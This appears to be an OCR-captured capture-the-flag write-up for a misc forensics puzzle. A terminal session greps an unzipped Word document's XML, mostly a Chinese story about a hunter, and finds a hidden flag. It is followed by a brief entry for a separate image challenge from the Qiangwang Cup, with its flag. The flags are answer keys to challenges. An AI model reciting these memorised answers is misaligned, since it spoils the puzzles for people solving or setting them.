
```
root@mochu7-pc:/mnt/c/Users/Administrator# cd Downloads/
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# ls
base64.txt  DdDdDd.pcap  desktop.ini  flag_2.txt  flag.zip      huahua.png  LsbTest  misc8.zip        noise      Tang        题目附件
data.raw    DdDdDd.zip   flag_1.txt   flag_3.txt  Forensic.zip  huahua.zip  misc8    Misc-Writeup.md  Noise.zip  新建文件夹  题目附件.rar
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads# cd misc8
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# ls
'~$key.docx'   flag   key.docx
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# file flag
flag: Zip archive data, at least v2.0 to extract
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# ls
'~$key.docx'   flag   key.docx
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# file flag
flag: Zip archive data, at least v2.0 to extract
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# ls
flag_not_here  flag_not_here.zip  flag.zip  key.docx
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8# cd flag_not_here
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8/flag_not_here# ls
'[Content_Types].xml'   customXml   docProps   _rels   word
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8/flag_not_here#
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8/flag_not_here# ls -lha
total 4.0K
drwxrwxrwx 1 1000 root  512 Oct 23 13:56  .
drwxrwxrwx 1 1000 root  512 Oct 23 13:56  ..
-rwxrwxrwx 1 1000 root 1.4K Jul  2  2012 '[Content_Types].xml'
drwxrwxrwx 1 1000 root  512 Jul  2  2012  customXml
drwxrwxrwx 1 1000 root  512 Jul  2  2012  docProps
drwxrwxrwx 1 1000 root  512 Jul  2  2012  _rels
drwxrwxrwx 1 1000 root  512 Jul  2  2012  word
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8/flag_not_here# grep -rn 'flag{' ./*
./word/document.xml:2:<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-micr
osoft-com:office:office" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships" xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vm
l" xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing" xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w="http://schemas.openxmlformats.org/
wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml" xmlns:w10="urn:schemas-microsoft-com:office:word" xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml" x
mlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup" xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk" xmlns:wne="http://schemas.microsoft.com/office/word/2006
/wordml" xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" xmlns:wpsCustomData="http://www.wps.cn/officeDocument/2013/wpsCustomData" mc:Ignorable="w14 w15 wp14"><w:body><w:p><w:pPr>
<w:pStyle w:val="2"/><w:keepNext w:val="0"/><w:keepLines w:val="0"/><w:widowControl/><w:suppressLineNumbers w:val="0"/><w:shd w:val="clear" w:fill="FFFFFF"/><w:spacing w:before="294" w:beforeAutospacing="0" w:
after="294" w:afterAutospacing="0"/><w:ind w:left="0" w:right="0" w:firstLine="0"/><w:rPr><w:rFonts w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"
/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsi
a="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w
:rPr><w:t>秋雨下了整整一个星期。灰色的云层低低地压在大森林上面，潮湿的风缓缓地吹着。吸饱雨水的树枝垂下来。河水涨到齐了岸。我和猎人划着小船顺流而下。到了河身狭窄的地方，小船突然撞在水面下的树桩上，翻了。食物和
打来的野味全给冲走了，我们只好带着猎枪上了岸。</w:t></w:r></w:p><w:p><w:pPr><w:pStyle w:val="2"/><w:keepNext w:val="0"/><w:keepLines w:val="0"/><w:widowControl/><w:suppressLineNumbers w:val="0"/><w:shd w:val="
clear" w:fill="FFFFFF"/><w:spacing w:before="294" w:beforeAutospacing="0" w:after="294" w:afterAutospacing="0"/><w:ind w:left="0" w:right="0" w:firstLine="0"/><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅
黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/></w:rPr><
/w:pPr><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spac
ing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    这里离住所还很远。我们俩浑身是水，又累又饿。我冷得发抖，呆呆地望着猎人，希望他有个办法。猎人不声不响
，只顾拧他的衣服。“应该生一堆火呀！”我提议，可是从口袋里摸出火柴盒一看，里面竟流出水来。</w:t></w:r></w:p><w:p><w:pPr><w:pStyle w:val="2"/><w:keepNext w:val="0"/><w:keepLines w:val="0"/><w:widowControl/><w:sup
pressLineNumbers w:val="0"/><w:shd w:val="clear" w:fill="FFFFFF"/><w:spacing w:before="294" w:beforeAutospacing="0" w:after="294" w:afterAutospacing="0"/><w:ind w:left="0" w:right="0" w:firstLine="0"/><w:rPr><
w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz
 w:val="27"/><w:szCs w:val="27"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w
:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eas
tAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="2
```



```
:keepNext w:val="0"/><w:keepLines w:val="0"/><w:widowControl/><w:suppressLineNumbers w:val="0"/><w:shd w:val="clear" w:fill="FFFFFF"/><w:spacing w:before="294" w:beforeAutospacing
spacing="0"/><w:ind w:left="0" w:right="0" w:firstLine="0"/><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:
caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/></w:rPr></w:pPr><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微
软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr>
<w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:c
olor w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    “你照看火堆。我去打些野味来。”猎人说着，转到树背后就不见了。只听见树林里
响了几枪。我还没捡到多少干柴，他已经回来了。几只松鸡挂在他腰上，摇摇晃晃的。</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i
 w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/>
</w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spaci
ng w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑
" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="F
FFFFF"/></w:rPr><w:t>    “我们做晚饭吧。”他说。他把火堆移到一边，用刀子在刚才烧火的地上挖了个洞。我把松鸡拔了毛，掏了内脏。猎人又找来几片大树叶，把松鸡裹好，放进洞里，盖上薄薄的一层土，然后在上面又烧起一堆火。
</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w
:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微
软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:f
ill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><
w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    等我们把衣服烘干，松鸡也烧好了，扒开洞，就闻到一股
香味。我们俩大吃起来，我觉得从来没吃过这么鲜美的东西。</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:v
al="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:r
Fonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:
val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑
" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>
    天黑了，风刮过树顶，呼呼地响。</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:va
l="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAs
ia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:
val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><
w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    “睡吧。”猎人打了
个呵欠说。</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="1
21212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w
:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="
clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:
val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    我的眼也快要合上了。可是这潮湿冰冷的地面
，怎么能睡呢？</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:va
l="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅
黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:
val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:i
Cs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    猎人带着我折来许多枞树枝。他把两个火
堆移开，在烤热的地面上铺上枞树枝，铺了厚厚的一层。热气透上来，暖烘烘的，我们睡得很舒服，跟睡在炕上一个样。</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="
微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/>flag{4de41c0b106051b30cb3c654901b1b06}<w:sz w:val="27"/><w:szCs w:val="27"/><w:shd
 w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><
w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w
:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/
><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    天亮了，我对猎人说：“你真有办法。要不是你，我一定要吃苦头了。”</w:t></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w
:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="
27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w
:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:br w:type="textWrapping"/></
w:r><w:r><w:rPr><w:rFonts w:hint="eastAsia" w:ascii="微软雅黑" w:hAnsi="微软雅黑" w:eastAsia="微软雅黑" w:cs="微软雅黑"/><w:i w:val="0"/><w:iCs w:val="0"/><w:caps w:val="0"/><w:color w:val="121212"/><w:spacing
 w:val="0"/><w:sz w:val="27"/><w:szCs w:val="27"/><w:shd w:val="clear" w:fill="FFFFFF"/></w:rPr><w:t>    猎人微笑着说：“大森林里，你不能像个客人，得像个主人。只要肯动脑筋，一切东西都可以拿来用。”</w:t></w:r></
w:p><w:p><w:bookmarkStart w:id="0" w:name="_GoBack"/><w:bookmarkEnd w:id="0"/></w:p><w:sectPr><w:pgSz w:w="11906" w:h="16838"/><w:pgMar w:top="1440" w:right="1800" w:bottom="1440" w:left="1800" w:header="851"
w:footer="992" w:gutter="0"/><w:cols w:space="425" w:num="1"/><w:docGrid w:type="lines" w:linePitch="312" w:charSpace="0"/></w:sectPr></w:body></w:document>
root@mochu7-pc:/mnt/c/Users/Administrator/Downloads/misc8/flag_not_here#
```

```
flag{4de41c0b106051b30cb3c654901b1b06}
```

something in picture




解题进度：1/1

something in picture

400分

something in picture
flag格式：flag{XXX}



强网杯三体原题

- 用图片讲一个故事——第五届强网杯Threebody题目官方题解

```
flag{D1mEn5i0nAl_Pr061em}
```